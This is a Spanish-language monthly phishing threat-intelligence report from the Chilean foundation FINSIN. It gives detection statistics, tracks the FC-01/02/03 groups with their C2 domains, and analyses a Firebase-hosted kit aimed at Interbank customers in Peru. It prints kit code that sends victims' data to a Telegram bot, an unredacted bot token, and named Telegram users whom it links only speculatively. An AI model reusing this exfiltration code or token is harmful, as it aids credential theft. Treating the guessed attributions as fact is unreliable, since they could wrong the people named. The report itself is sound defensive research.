FINSIN

Reporte de Phishing

Julio 2022

Indice

Introducción

En nuestros análisis como fundación de ciberseguridad encontramos que uno de los principales problemas que afectan a la comunidad en estos temas es la desinformación y los engaños.

Dentro de estos engaños el más prevalente y uno de los que tiene impacto más directo sobre la población en general es el "Phishing".

Este tipo de ataques es muy generalizado y al parecer es un ataque muy barato, por lo que los ciberdelincuentes pueden generar muchas "copias" diariamente, y solamente tendrían que hacer que las personas visiten el sitio para poder engañarlas y robarles sus claves u otro tipo de información.

Al analizar algunos de estos sitios encontramos que tenían patrones comunes de comportamiento, y que habían varios hechos de la misma forma, con archivos muy similares que provenían todos de un mismo "kit de phishing".

Nos dimos a la tarea de clasificar y agrupar los sitios que íbamos encontrando de manera "manual", pero luego tuvimos la problemática de que la cantidad de sitios crecía mucho y el tiempo que podíamos dedicarle a esa investigación se mantenía igual y muy reducido.

Para ello, decidimos generar un sistema automático con la capacidad de detectar, clasificar y agrupar los sitios de phishing que aparecen, logrando identificar patrones que nos permitan definir si un sitio es o no un Phishing y además a qué tipo de kit está asociado.

Con lo anterior, a principios de Febrero lanzamos la plataforma Phishing Checker de FINSIN para detectar de manera automatizada los sitios que afectan a la comunidad en Chile y también expandir un poco esta detección a los demás países en Latinoamérica que esta herramienta pueda detectar.

Ricardo Monreal Llop
Presidente FINSIN

TL;DR

A modo de resumen, tenemos los siguientes tópicos para el mes de julio[1]:

El 84% de los sitios detectados afectan a personas en Chile

Analizamos un pack que está dirigido a gente en Perú e identificamos sus bots de Telegram

El grupo FC-01 vuelve luego de una ausencia en Junio

El grupo FC-03 ahora está usando infraestrucrtura de un "dominio propio"

Tenemos un canal de Telegram para seguir los phishing detectados

1 Cuando se habla de sitios detectados implica que fueron detectados por la plataforma, no corresponde al total real de Chile.


Phishing Checker

La plataforma "Phishing Checker" de FINSIN es un sitio web que ayuda tanto a "usuarios promedio" como a investigadores de ciberseguridad a tener información sobre los sitios de Phishing que están rondando hoy en Chile y algunos en Latinoamérica.

Queremos hacer una plataforma sencilla, que basta con tener una URL y puedes saber si es que esa URL es Phishing o no, y también "por qué" es Phishing con la clasificación de tipo/familia/pack a la que pertenece.

Para acceder a la plataforma se puede ingresar por el siguiente link:
https://phishing.finsin.cl/stats.php

Para conocer mejor su funcionamiento pueden consultar el manual de uso en el siguiente link: https://finsin.cl/plataforma-phishing-checker/



Recuerden, tenemos nuestro canal de Telegram dedicado a las alertas de los sitios detectados por la plataforma.

Pueden registrarse en el canal ingresando a la URL: https://t.me/Phishing_FINSIN, síguenos y ayúdanos a difundir nuestra plataforma.


Julio 2022

Este ha sido un mes de julio más tranquilo, logramos identificar 4 nuevas familias y 3 variantes de familias detectadas anteriormente. Todo esto nos permitió seguir ampliando los kits que podemos detectar en este mes.

Como hemos visto en los meses anteriores, queremos dividir el análisis en países y en packs. La idea es agrupar el top de packs revisados y en vez de revisar las instituciones afectadas, queremos revisar los países a los que pertenecen esas instituciones y así ver a qué público están dirigidos.

Datos de países[2]

Si miramos los países de las marcas afectadas tenemos lo siguiente:



País	Porcentaje
Chile	83,41 %
Perú	9,87 %
España	4,04 %
Colombia	1,35 %
Brasil	0,90 %
Estados Unidos	0,45 %


2 Es la distribución de los phishing que fueron detectados por la plataforma, no corresponde al total real de Chile ni constituyen un ranking del mundo.

Tenemos una alta concentración en Chile, un poco menor que en otros meses. Lo que sí llama la atención es que ahora Perú aparece en segundo lugar, con casi un 10% de los casos. El por qué de esto lo veremos más adelante.

Además, aparece un bajo porcentaje de Estados Unidos por un nuevo kit de office 365 que comenzamos a detectar.

Datos de kits

Como veíamos anteriormente, tenemos algunos kits y variantes nuevas de Phishing. Si graficamos estos datos queda un poco parecido a los meses anteriores con el kit 0001 a la cabeza:



Se ve que, al igual que en los meses anteriores, predomina claramente el pack 0001, mientras el pack 0010 (con su segunda variante) sigue con altos porcentajes.

Pack	Porcentaje
0001	33,92 %
0010-2	23,79 %
0025-3	10,13 %
0053	9,69 %
0009-5	5,73 %
0003	3,96 %
0031-3	3,52 %
0006-1	1,76 %
0062	0,88 %
0048-2	0,88 %
0055	0,88 %
Otros	4,85 %

Ahora también aparece como tercer lugar la tercera variante del pack 0025 y el pack 0053. El pack 0025-3 es un pack de FC-01 dirigido a una institución bancaria chilena; El 0053 es el pack que nos ha movido la aguja bastante este mes, porque este es el que va dirigido al público peruano, y lo veremos más adelante.

Actualizando a FC-01, FC-02 y FC-03

Dentro de los últimos reportes hemos estado caracterizando y siguiendo a los grupos FC-01[3], FC-02[4] y FC-03[5] que aunque tienen nombres parecidos tienen características muy distintas.


FC-01

Como hemos visto anteriormente el grupo FC-01 generalmente busca usar 2 tipos de infraestructura intermedia:

- un sistema de CMS hackeado (como Wordpress) con una URL de redirección que tiene un script similar a: enviar[X].php
- un sistema dedicado a redirección, auditoría y antibot, con una URL con formato similar a: /activacion/cuenta-algo/

Estamos volviendo a los niveles de actividad de abril o mayo

Como vimos en el reporte pasado, este grupo había bajado mucho su actividad, pero con la promesa de volver fuerte. Este mes de Julio volvieron a su actividad y tenemos el siguiente gráfico histórico de los sitios de phishing:



Vemos que estamos volviendo a los niveles de actividad de abril o mayo, pero que no hemos vuelto a los niveles más altos experimentados en febrero o marzo.


3 Definido en el reporte de Febrero: https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/
4 Definido en el reporte de Abril: https://finsin.cl/2022/05/09/reporte-mensual-de-phishing-abril-2022/
5 Definido en el reporte de Junio: https://finsin.cl/2022/07/04/reporte-mensual-de-phishing-junio-2022/

FC-02

Este grupo tiene características muy distintas a los demás, porque generalmente se enfoca en el atacar a pocas instituciones, generalmente bancarias y generalmente solo con una familia de phishing (familia 0001 con sus variantes, aunque no es el único grupo que la ocupa).

Otra característica de este grupo es el uso de dominios gratis de Freenom (.cf principalmente) o dominios .buzz, con muchos de los sitios finales de phishing detrás de Cloudflare para dificultar un poco la detección por IP.

Este mes podemos ver que han bajado mucho la actividad, principalmente porque las IPs que estábamos monitoreando hasta el reporte pasado no han tenido actividad, y han vuelto a esconderse detrás de Cloudflare.



Esto no significa necesariamente que este grupo haya dejado de estar activo, solo que nos dificulta un poco más su detección.


Las detecciones que tenemos hoy en día son principalmente reactivas, gracias a que nos comparten los links que envían a las víctimas, pero no podemos tener una detección proactiva como en meses anteriores. Igualmente vemos una baja en este tipo de correos y/o SMS comparado con meses anteriores como abril.

FC-03

Este grupo lo vimos en el reporte del mes pasado y también es muy distinto a los grupos anteriores, tanto por su kit como por sus objetivos.

Este grupo afecta casi exclusivamente a una institución bancaria chilena y usa mucho la infraestructura de Firebase para subir múltiples dominios rápidamente con los mismos archivos recurrentemente.

Al revisar la actividad histórica de este grupo tenemos el siguiente gráfico;



Como podemos ver, ha bajado levemente la cantidad de sitios que han creado, pero los 52 siguen siendo una cantidad considerable para un mes.

Lo bueno de que usen Firebase como plataforma es que solamente pueden subir archivos de “frontend” (que los tiene que descargar e interpretar el navegador), por lo que podemos leer toda la lógica de la página web.

Con esto podemos ver dónde se guardan los datos de cada uno de los sitios, y encontramos que siguen usando heroku.com como plataforma, pero además montaron una infraestructura similar en el dominio “ehloq.xyz”.

El listado de los C2 encontrados en este período es el siguiente:

- https://cmrbot.herokuapp.com/
- https://tgbotii.herokuapp.com/
- https://main-fala.ehloq.xyz/
- https://worker-fala.ehloq.xyz/

Montaron una infraestructura similar en el dominio “ehloq.xyz”

Al revisar un poco más el dominio “ehloq.xyz” encontramos que el dominio principal y todos sus subdominios resuelven a la misma IP: 162.0.209.127.

Buscando dentro de los demás subdominios de este “nuevo” dominio, podemos ver que existen 2 más que pueden ser interesantes y comparten el comportamiento de los dominios anteriores: number.ehloq.xyz y nowservi.ehloq.xyz.

Se espera que usen estos subdominios (y esta IP) en un futuro cercano para este tipo de campañas por lo que se recomienda un monitoreo y un bloqueo preventivo a estos dominios.


Nuevo pack dirigido a público peruano

Como habíamos dicho anteriormente, estamos detectando ahora un nuevo pack, pero ahora dirigido al público peruano. Aunque el comportamiento es suficientemente repetido en el tiempo, aún no lo podemos atribuir a un grupo, como por ejemplo llamarlos "FC-04", porque nos falta algo de información al respecto, por lo que sólo hablaremos del pack por ahora.

Este pack nosotros lo nombramos internamente como "0053". Éste es un pack en algunas cosas bastante similar y en otras bastante distinto a cualquiera de los anteriores que hemos analizado.

Al igual que la campaña de FC-03, también usa el servicio de Firebase

Como en muchos otros phishings, hemos visto que esta estafa llega a las víctimas a través de SMS[6], una técnica muy usada por los delincuentes hoy en día, y que rinde muchos frutos para éste y otros tipos de estafa:




Es interesante el hecho de que para el caso anterior, están mandando estos SMS a través de números cortos, los cuales generalmente son parte de un servicio pagado. Pero ahora nos enfocaremos solamente en el análisis del sitio phishing y no en el número de origen del SMS.

Otro punto similar de este kit con lo visto anteriormente es que, al igual que la campaña de FC-03 que revisamos el mes pasado, también usa el servicio de Firebase de Google. Éste te permite crear múltiples subdominios tanto en el dominio firebaseapp.com como en el web.app, lo que

6 Como en la alerta de este tweet: https://twitter.com/wmeco30/status/1554277883618725888

permite generar múltiples sitios de phishing en el mes.

Y al igual que el caso de FC-03, tenemos que pueden generar múltiples sitios de scam en un mes. El mes de Julio llegaron a 22:



Al igual que en casos anteriores, la primera detección de este kit fue mucho antes, a mediados de mayo[7], pero no pudimos detectar constantemente los sitios que esta gente estaba levantando por detrás hasta ahora en julio, que tenemos una consistencia más directa.

Esta es la lista completa de los dominios que hemos detectado:

Dominio	Fecha
prestamos-interbank-pe.web.app	18/05/22
interbank-personas-banca.web.app	18/05/22
interbank-prestamos-pe.web.app	02/06/22
interbank-incremento-linea.web.app	11/06/22
interbank-solicitarprestamo.web.app	01/07/22
incremento-de-linea-interbank.web.app	01/07/22
bancaporinternet--ingresar-pe.web.app	03/07/22
bancapor-internet-interbank.firebaseapp.com	05/07/22
bancapor-internet-interbank.web.app	05/07/22
banca-porinternet-interbank.web.app	08/07/22
interbank-banca-porinternet.web.app	08/07/22

7 El análisis inicial está en el siguiente link: https://phishing.finsin.cl/list.php?query=60a204c8a95bb35b63d45af561cb3e2e557023a8a25790c18cb8997a17611110

promociones-de-fiestas-patrias.web.app	10/07/22
banca-por-internet-interbank.web.app	11/07/22
ingresar-bancaporinternet-pe.web.app	21/07/22
ingresar-interbank-peru.web.app	21/07/22
ingresar-interbank-peru.firebaseapp.com	22/07/22
validacion-de-pago-interbank.web.app	22/07/22
bancaporinternet--pe.web.app	27/07/22
interbank-incremento-credito.web.app	27/07/22
tarjeta-interbank-credito.web.app	28/07/22
interbank-incremento-credito.firebaseapp.com	28/07/22
interbank-incremento-de-linea.web.app	30/07/22
interbank-puntaje-crediticio.firebaseapp.com	31/07/22
interbank-puntaje-crediticio.web.app	31/07/22
interbank-premia-online.web.app	31/07/22
interbank-premia-online.firebaseapp.com	31/07/22

Lo distinto e interesante del kit

Como habíamos visto para las variantes del kit 0010, el hecho de usar Firebase te obliga a utilizar solamente lógica a nivel de cliente (Javascript en este caso), por lo que se puede analizar si uno descarga el archivo correspondiente.

En el caso del kit 0053 el archivo que necesitamos descargar es el “main.dart.js”, que está en la raíz del dominio. Una vez descargado este archivo tenemos lo principal que necesitamos para ver el comportamiento del kit.

```
(function dartProgram(){function copyProperties(a,b){var s=Object.keys(a)
for(var r=0;r<s.length;r++){var q=s[r]
b[q]=a[q]}}function mixinPropertiesHard(a,b){var s=Object.keys(a)
for(var r=0;r<s.length;r++){var q=s[r]
if(!b.hasOwnProperty(q))b[q]=a[q]}}function mixinPropertiesEasy(a,b){Object.assign(
s.prototype={p:{}}
var r=new s()
if(!(r.__proto__&&r.__proto__.p===s.prototype.p))return false
try{if(typeof navigator!="undefined"&&typeof navigator.userAgent=="string"&&navigat
if(typeof version=="function"&&version.length==0){var q=version()
if(/^\d+\.\d+\.\d+\.\d+$/.test(q))return true}}catch(p){}return false}()
function setFunctionNamesIfNecessary(a){function t(){};if(typeof t.name=="string")r
for(var s=0;s<a.length;s++){var r=a[s]
var q=Object.keys(r)
for(var p=0;p<q.length;p++){var o=q[p]
var n=r[o]
if(typeof n=="function")n.name=o}}function inherit(a,b){a.prototype.constructor=a
a.prototype["$i"+a.name]=a
```

De hecho, una de las primeras cosas que vamos a ver es que no es solamente un archivo de Javscript, sino que es un programa en Dart, un lenguaje de alto nivel creado por Google para aplicaciones cross-platform[8]

8 Para más información, el sitio oficial es: https://dart.dev/

Otra de las cosas interesantes dentro de la ejecución, es que para los datos de las víctimas no usan un archivo ni una base de datos local. Al igual que FC-03 usan un sistema externo para guardar los datos, pero en este caso es Telegram el sistema utilizado.

Usan un bot de Telegram para enviarse los datos de las víctimas

```
while(true)switch(s){case 0:m={}
m.a=""
b.a_(0,new A.a6D(m))
p="https://api.telegram.org/bot"+c+"/sendMessage"
o=t.N
o=A.aL(["chat_id",a,"text",m.a],o,o)
n=A.ay7()
n.a="POST"
s=2
return A.a5(q.a.CB(0,p,null,o,null,null,n,null,t.z),$async$re)
```

Usan un chat y un bot de Telegram (definido en el mismo archivo) para enviarse los datos de las víctimas a través del mismo navegador, no necesitas un canal aparte porque estás usando a la misma víctima para enviarte sus propios datos.

```
while(true)switch(s){case 0:p=q.a
s=2
return A.a5(p.d.re("1643359477",p.a.c,"5431635351:AAHoWQoBPg94t82E1D5Zns0xGvZ2hcjPor4"),$async$$0)
case 2:A.afp("https://bancaporinternet.interbank.pe/login#/login","_self")
return A.Y(null,r)}})
```

De esto podemos identificar a los 2 datos importantes en la comunicación: el primer campo marcado es el “chat_id” que es a quién se le va a enviar el dato; el segundo campo marcado es el bot_token, que se compone de un bot_id y un string largo que actúa como token (o “contraseña”) de autenticación contra la API.

Para Telegram, el bot_token es un dato muy sensible porque permite el control total del bot a través de la API. Por lo mismo, y para efectos de este reporte, de aquí en adelante vamos a ofuscar el bot_token y dejar solamente el bot_id para que no se preste para manipulaciones extra, pero si lo requieren se lo podemos entregar, basta que nos contacten de acuerdo a nuestros canales oficiales[9]

9 Página de contacto en https://finsin.cl/contact/

Análisis de los chats y bots

Ahora que tenemos la información que más nos interesa del kit, podemos hacer un poco de análisis para ver quienes están detrás de estos ataques a la población en Perú.

Si vemos los bots que han ido apareciendo en nuestras detecciones, tenemos un total de 11, los cuales se van repitiendo, dependiendo del sitio al cual se van adjuntando:

Bot Token	Total
5132240484	9
5551901652	6
5133281549	5
5356331052	1
5448332391	1
5479969525	1
5499212433	1
5529037337	1
5594383551	1

Si revisamos los bots a través de la API de telegram podemos ir revisando un poco más de datos de cada bot, y vemos que todos fueron creados de una u otra forma para atacar a esta institución bancaria. Esto se nota principalmente al revisar el "First Name" que le colocaron al bot.

Bot ID	Bot Username	BOT First Name
5132240484	INTERCV2C_BOT	INTERBANK_SCAM_V2
5133281549[10]	N/A	N/A
5356331052	LOLIBOT_v3_bot	SCAM_PERSONAS_V3
5448332391	jcardinbk_bot	INTERBANK_SCAMV2
5479969525	OROCHIIBANK_BOT	INTERBANK_SCAM_V2
5499212433	zorrf_bot	INTERBANK_BOT_v3
5529037337	Rarinter02_bot	SCAM_INTERBANK_V2_CC
5551901652	Interbank23_bot	INTERBANK_IBKBOT
5594383551	INETB_BOT	INTERBANK_SCAM_V2
5431635351	InterbankG_bot	interbak_bot_v2
5446955066	INTERBANK_VECTOR_BOT	INTERBANK_VECTOR_V5


10 Lamentablemente, en el momento de la investigación, este bot estaba dado de baja o con el token cambiado, por lo que no pudimos extraer esta información.

Ahora, al tener los chat_id, podemos ver el punto final de envío de la información, porque en Telegram el chat_id puede corresponder a un usuario, grupo o canal.

En este caso, tenemos que el 100% de los mensajes van a usuarios específicos (ni canales ni grupos), por lo que se nos hace más fácil detectar los potenciales controladores de estos bots. Estos son:

Chat ID	Username	First Name
1643359477	Lander22	Lander
1829237667	Edx91	😎
1998980742	eidren	eidren
2042783188	Doby_pe	Doby
2116720010	OLIMPO_CC	Zeus
5152293663	JhonRlz	vector
5217195752	RED_WEB7A	ARES
5303306762	null	Popeye 🤣🌴
5579417684	lufiprack	Lufi

Con esto podemos contar cuántos de los casos anteriores fueron controlados por cuál usuario, y aquí tenemos los resultados:



Posibles conecciones

En esta parte intentamos buscar relaciones entre todo lo encontrado; estas relaciones son especulativas, pero confiamos en que los datos vinculados apuntan hacia esa dirección.

Como todos los sitios son del mismo kit, y lo "único" que cambia es el controlador del bot podríamos decir que los usuarios anteriores se conocen o a lo más tienen 1 grado de separación entre ellos (si no se conocen directamente, conocen a alguien que los conoce a ambos).

Los controladores de los sitios de phishing idealmente son los que tienen más información por lo que este grupo tendría a "Eidren"; "JhonRlz" y "lufiprack" como controladores, y los demás como apoyo o serían controladores temporales de la información.

